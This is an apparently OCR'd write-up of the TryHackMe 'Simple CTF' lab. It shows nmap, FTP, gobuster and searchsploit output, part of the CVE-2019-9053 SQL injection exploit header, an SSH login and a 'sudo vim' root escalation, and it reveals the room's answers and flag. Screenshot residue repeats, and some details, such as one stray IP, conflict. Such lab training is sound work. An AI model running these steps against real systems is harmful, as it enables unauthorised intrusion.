
TryHackMe - Simple CTF (Link to the room)

- ## ROOM

TITLE	Simple CTF
DESCRIPTION	Beginner Level CTF
POINTS	300
DIFFICULTY	Easy
CREATOR	MrSeth6797

- ## NMAP

nmap -A -sC -Pn- 10.10.59.5



Deploy the machine and attempt the questions!

Answer the questions below

How many services are running under port 1000?

2

What is running on the higher port?

ssh

What's the CVE you're using against the application?

CVE-2019-9053

To what kind of vulnerability is the application vulnerable?

sqli

What's the password?

secret

Where can you login with the details obtained?

ssh

What's the user flag?

G00d j0b, keep up!


Is there any other user in the home directory? What's its name?

```
root@ip-10-10-216-68:~# nmap -A -sC -Pn- 10.10.59.5
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-10 19:03 BST
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.75% done; ETC: 19:04 (0:00:00 remaining)
Stats: 0:00:46 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.75% done; ETC: 19:04 (0:00:00 remaining)
Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.75% done; ETC: 19:04 (0:00:00 remaining)
Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.75% done; ETC: 19:04 (0:00:00 remaining)
Nmap scan report for ip-10-10-59-5.eu-west-1.compute.internal (10.10.59.5)
Host is up (0.00089s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.216.68
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
```

nmap shows us the http port (80), the ssh port (2222) and the ftp port (21) open.

- ## **FTP**

ftp 10.10.59.5



tryhackme.com/room/easyctf

Room completed (100%)

Deploy the machine and attempt the questions!

Answer the questions below

How many services are running under port 1000?

2 — ✓ Correct Answer

What is running on the higher port?

ssh — ✓ Correct Answer

What's the CVE you're using against the application?

CVE-2019-9053 — ✓ Correct Answer — Hint

To what kind of vulnerability is the application vulnerable?

sqli — ✓ Correct Answer — Hint

What's the password?

secret — ✓ Correct Answer

Where can you login with the details obtained?

ssh — ✓ Correct Answer

What's the user flag?

G00d j0b, keep up! — ✓ Correct Answer

Is there any other user in the home directory? What's its name?

sunbath — ✓ Correct Answer

What can you leverage to spawn a privileged shell?

▶ Start Machine
Applications Places System
Thu 10 Jul, 19:07 AttackBox IP:10.10.216.68
root's Home
root@ip-10-10-216-68: ~
File Edit View Search Terminal Help
THM AttackBox
54min 16s


```
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.88 ms ip-10-10-59-5.eu-west-1.compute.internal (10.10.59.5)

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.81 seconds
root@ip-10-10-216-68:~# ftp 10.10.59.5
Connected to 10.10.59.5.
220 (vsFTPd 3.0.3)
Name (10.10.59.5:root):
530 This FTP server is anonymous only.
Login failed.
ftp> dir
530 Please login with USER and PASS.
ftp: bind: Address already in use
ftp> System
?Invalid command
ftp> system
530 Please login with USER and PASS.
ftp>
```

It shows password and username is same.

- ## **HTTP**

gobuster dir -u http://10.10.89.35 / -w /usr/share/dirb/wordlists/common.txt

10.10.59.5/robots.txt – use this in browser



Room completed (100%)

Task 1 Simple CTF

Deploy the machine and attempt the questions!

Answer the questions below

How many services are running under port 1000?

2 ✓ Correct Answer

What is running on the higher port?

ssh ✓ Correct Answer

What's the CVE you're using against the application?

CVE-2019-9053 ✓ Correct Answer

To what kind of vulnerability is the application vulnerable?

sqli ✓ Correct Answer

What's the password?

secret ✓ Correct Answer

Where can you login with the details obtained?

ssh ✓ Correct Answer

What's the user flag?

G00d j0b, keep up! ✓ Correct Answer


Is there any other user in the home directory? What's its name?

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.59.5
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 289]
/.htpasswd            (Status: 403) [Size: 294]
/.htaccess            (Status: 403) [Size: 294]
/index.html           (Status: 200) [Size: 11321]
/robots.txt           (Status: 200) [Size: 929]
/server-status        (Status: 403) [Size: 298]
/simple               (Status: 301) [Size: 309]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
```

To find user credentials

- **Searchsploit**

searchsploit cms made simple



Target Machine Information

Title	Target IP Address	Expires
EasyCTF	10.10.59.5	49min 5s

Task 1 Simple CTF

Deploy the machine and attempt the questions!

Answer the questions below

How many services are running under port 1000?

2 ✓ Correct Answer

What is running on the higher port?

ssh ✓ Correct Answer

What's the CVE you're using against the application?

CVE-2019-9053 ✓ Correct Answer

To what kind of vulnerability is the application vulnerable?


sqli ✓ Correct Answer

What's the password?

secret ✓ Correct Answer

Where can you login with the details obtained?

```
root@ip-10-10-216-68:~# searchsploit cms made simple
----------------------------------------------------- ---------------------------------
 Exploit Title                                        |  Path
----------------------------------------------------- ---------------------------------
CMS Made Simple (CMSMS) Showtime2 - File Uplo | php/remote/46627.rb
CMS Made Simple 0.10 - 'index.php' Cross-Site | php/webapps/26298.txt
CMS Made Simple 0.10 - 'Lang.php' Remote File | php/webapps/26217.html
CMS Made Simple 1.0.2 - 'SearchInput' Cross-S | php/webapps/29272.txt
CMS Made Simple 1.0.5 - 'Stylesheet.php' SQL  | php/webapps/29941.txt
CMS Made Simple 1.11.10 - Multiple Cross-Site | php/webapps/32668.txt
CMS Made Simple 1.11.9 - Multiple Vulnerabili | php/webapps/43889.txt
CMS Made Simple 1.2 - Remote Code Execution   | php/webapps/4442.txt
CMS Made Simple 1.2.2 Module TinyMCE - SQL In | php/webapps/4810.txt
CMS Made Simple 1.2.4 Module FileManager - Ar | php/webapps/5600.php
CMS Made Simple 1.4.1 - Local File Inclusion  | php/webapps/7285.txt
CMS Made Simple 1.6.2 - Local File Disclosure | php/webapps/9407.txt
CMS Made Simple 1.6.6 - Local File Inclusion  | php/webapps/33643.txt
CMS Made Simple 1.6.6 - Multiple Vulnerabilit | php/webapps/11424.txt
CMS Made Simple 1.7 - Cross-Site Request Forg | php/webapps/12009.html
CMS Made Simple 1.8 - 'default_cms_lang' Loca | php/webapps/34299.py
CMS Made Simple 1.x - Cross-Site Scripting /  | php/webapps/34068.html
CMS Made Simple 2.1.6 - 'cntnt01detailtemplat | php/webapps/48944.py
CMS Made Simple 2.1.6 - Multiple Vulnerabilit | php/webapps/41997.txt
CMS Made Simple 2.1.6 - Remote Code Execution | php/webapps/44192.txt
```



Title	Target IP Address	Expires
EasyCTF	10.10.59.5	48min 43s

Deploy the machine and attempt the questions!

Answer the questions below

How many services are running under port 1000?

2 ✓ Correct Answer

What is running on the higher port?

ssh ✓ Correct Answer

What's the CVE you're using against the application?

CVE-2019-9053 ✓ Correct Answer Hint

To what kind of vulnerability is the application vulnerable?

sqli ✓ Correct Answer Hint


What's the password?

secret ✓ Correct Answer

Where can you login with the details obtained?

Applications Places System
Thu 10 Jul, 19:12 AttackBox IP:10.10.216.68
root's Home
root@ip-10-10-216-68: ~
File Edit View Search Terminal Help

```
CMS Made Simple 1.8 - 'default_cms_lang' Loca | php/webapps/34299.py
CMS Made Simple 1.x - Cross-Site Scripting /  | php/webapps/34068.html
CMS Made Simple 2.1.6 - 'cntnt01detailtemplat | php/webapps/48944.py
CMS Made Simple 2.1.6 - Multiple Vulnerabilit | php/webapps/41997.txt
CMS Made Simple 2.1.6 - Remote Code Execution | php/webapps/44192.txt
CMS Made Simple 2.2.14 - Arbitrary File Uploa | php/webapps/48779.py
CMS Made Simple 2.2.14 - Authenticated Arbitr | php/webapps/48742.txt
CMS Made Simple 2.2.14 - Persistent Cross-Sit | php/webapps/48851.txt
CMS Made Simple 2.2.15 - 'title' Cross-Site S | php/webapps/49793.txt
CMS Made Simple 2.2.15 - RCE (Authenticated)  | php/webapps/49345.txt
CMS Made Simple 2.2.15 - Stored Cross-Site Sc | php/webapps/49199.txt
CMS Made Simple 2.2.5 - (Authenticated) Remot | php/webapps/44976.py
CMS Made Simple 2.2.7 - (Authenticated) Remot | php/webapps/45793.py
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Serv | php/webapps/39760.txt
CMS Made Simple < 2.2.10 - SQL Injection      | php/webapps/46635.py
CMS Made Simple Module Antz Toolkit 1.02 - Ar | php/webapps/34300.py
CMS Made Simple Module Download Manager 1.4.1 | php/webapps/34298.py
CMS Made Simple Showtime2 Module 3.6.2 - (Aut | php/webapps/46546.py
CmsMadeSimple v2.2.17 - Remote Code Execution | php/webapps/51600.txt
CmsMadeSimple v2.2.17 - session hijacking via | php/webapps/51599.txt
CmsMadeSimple v2.2.17 - Stored Cross-Site Scr | php/webapps/51601.txt
---------------------------------------------- ---------------------------------
Shellcodes: No Results
root@ip-10-10-216-68:~# 
```



CMS Made Simple < 2.2.10 - SQL Injection

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
46635	2019-9053	DANIELE SCANU	WEBAPPS	PHP	2019-04-02

EDB Verified: ✗ Exploit: / {} Vulnerable App:

```
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053

import requests
from termcolor import colored
import time
from termcolor import cprint
import optparse
import hashlib

parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri (ex. http://10.10.10.100/cms)")
parser.add_option('-w', '--wordlist', action="store", dest="wordlist", help="Wordlist for crack admin password")
parser.add_option('-c', '--crack', action="store_true", dest="cracking", help="Crack password with wordlist", default=False)
```


- ## <u>SSH – User</u>

ssh -p2222 mitch@10.10.59.5

2 users mitch and sunbath were found

- **Privilege Escalation**

sudo -l -l



```
$ sudo -l -l
User mitch may run the following commands on Machine:

Sudoers entry:
    RunAsUsers: root
    Options: !authenticate
    Commands:
        /usr/bin/vim
$ sudo /usr/bin/vim

root@Machine:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Machine:~# cd
root@Machine:~# ls
user.txt
root@Machine:~# cat /root/root.txt
```

We obtain root user and our flag root.txt.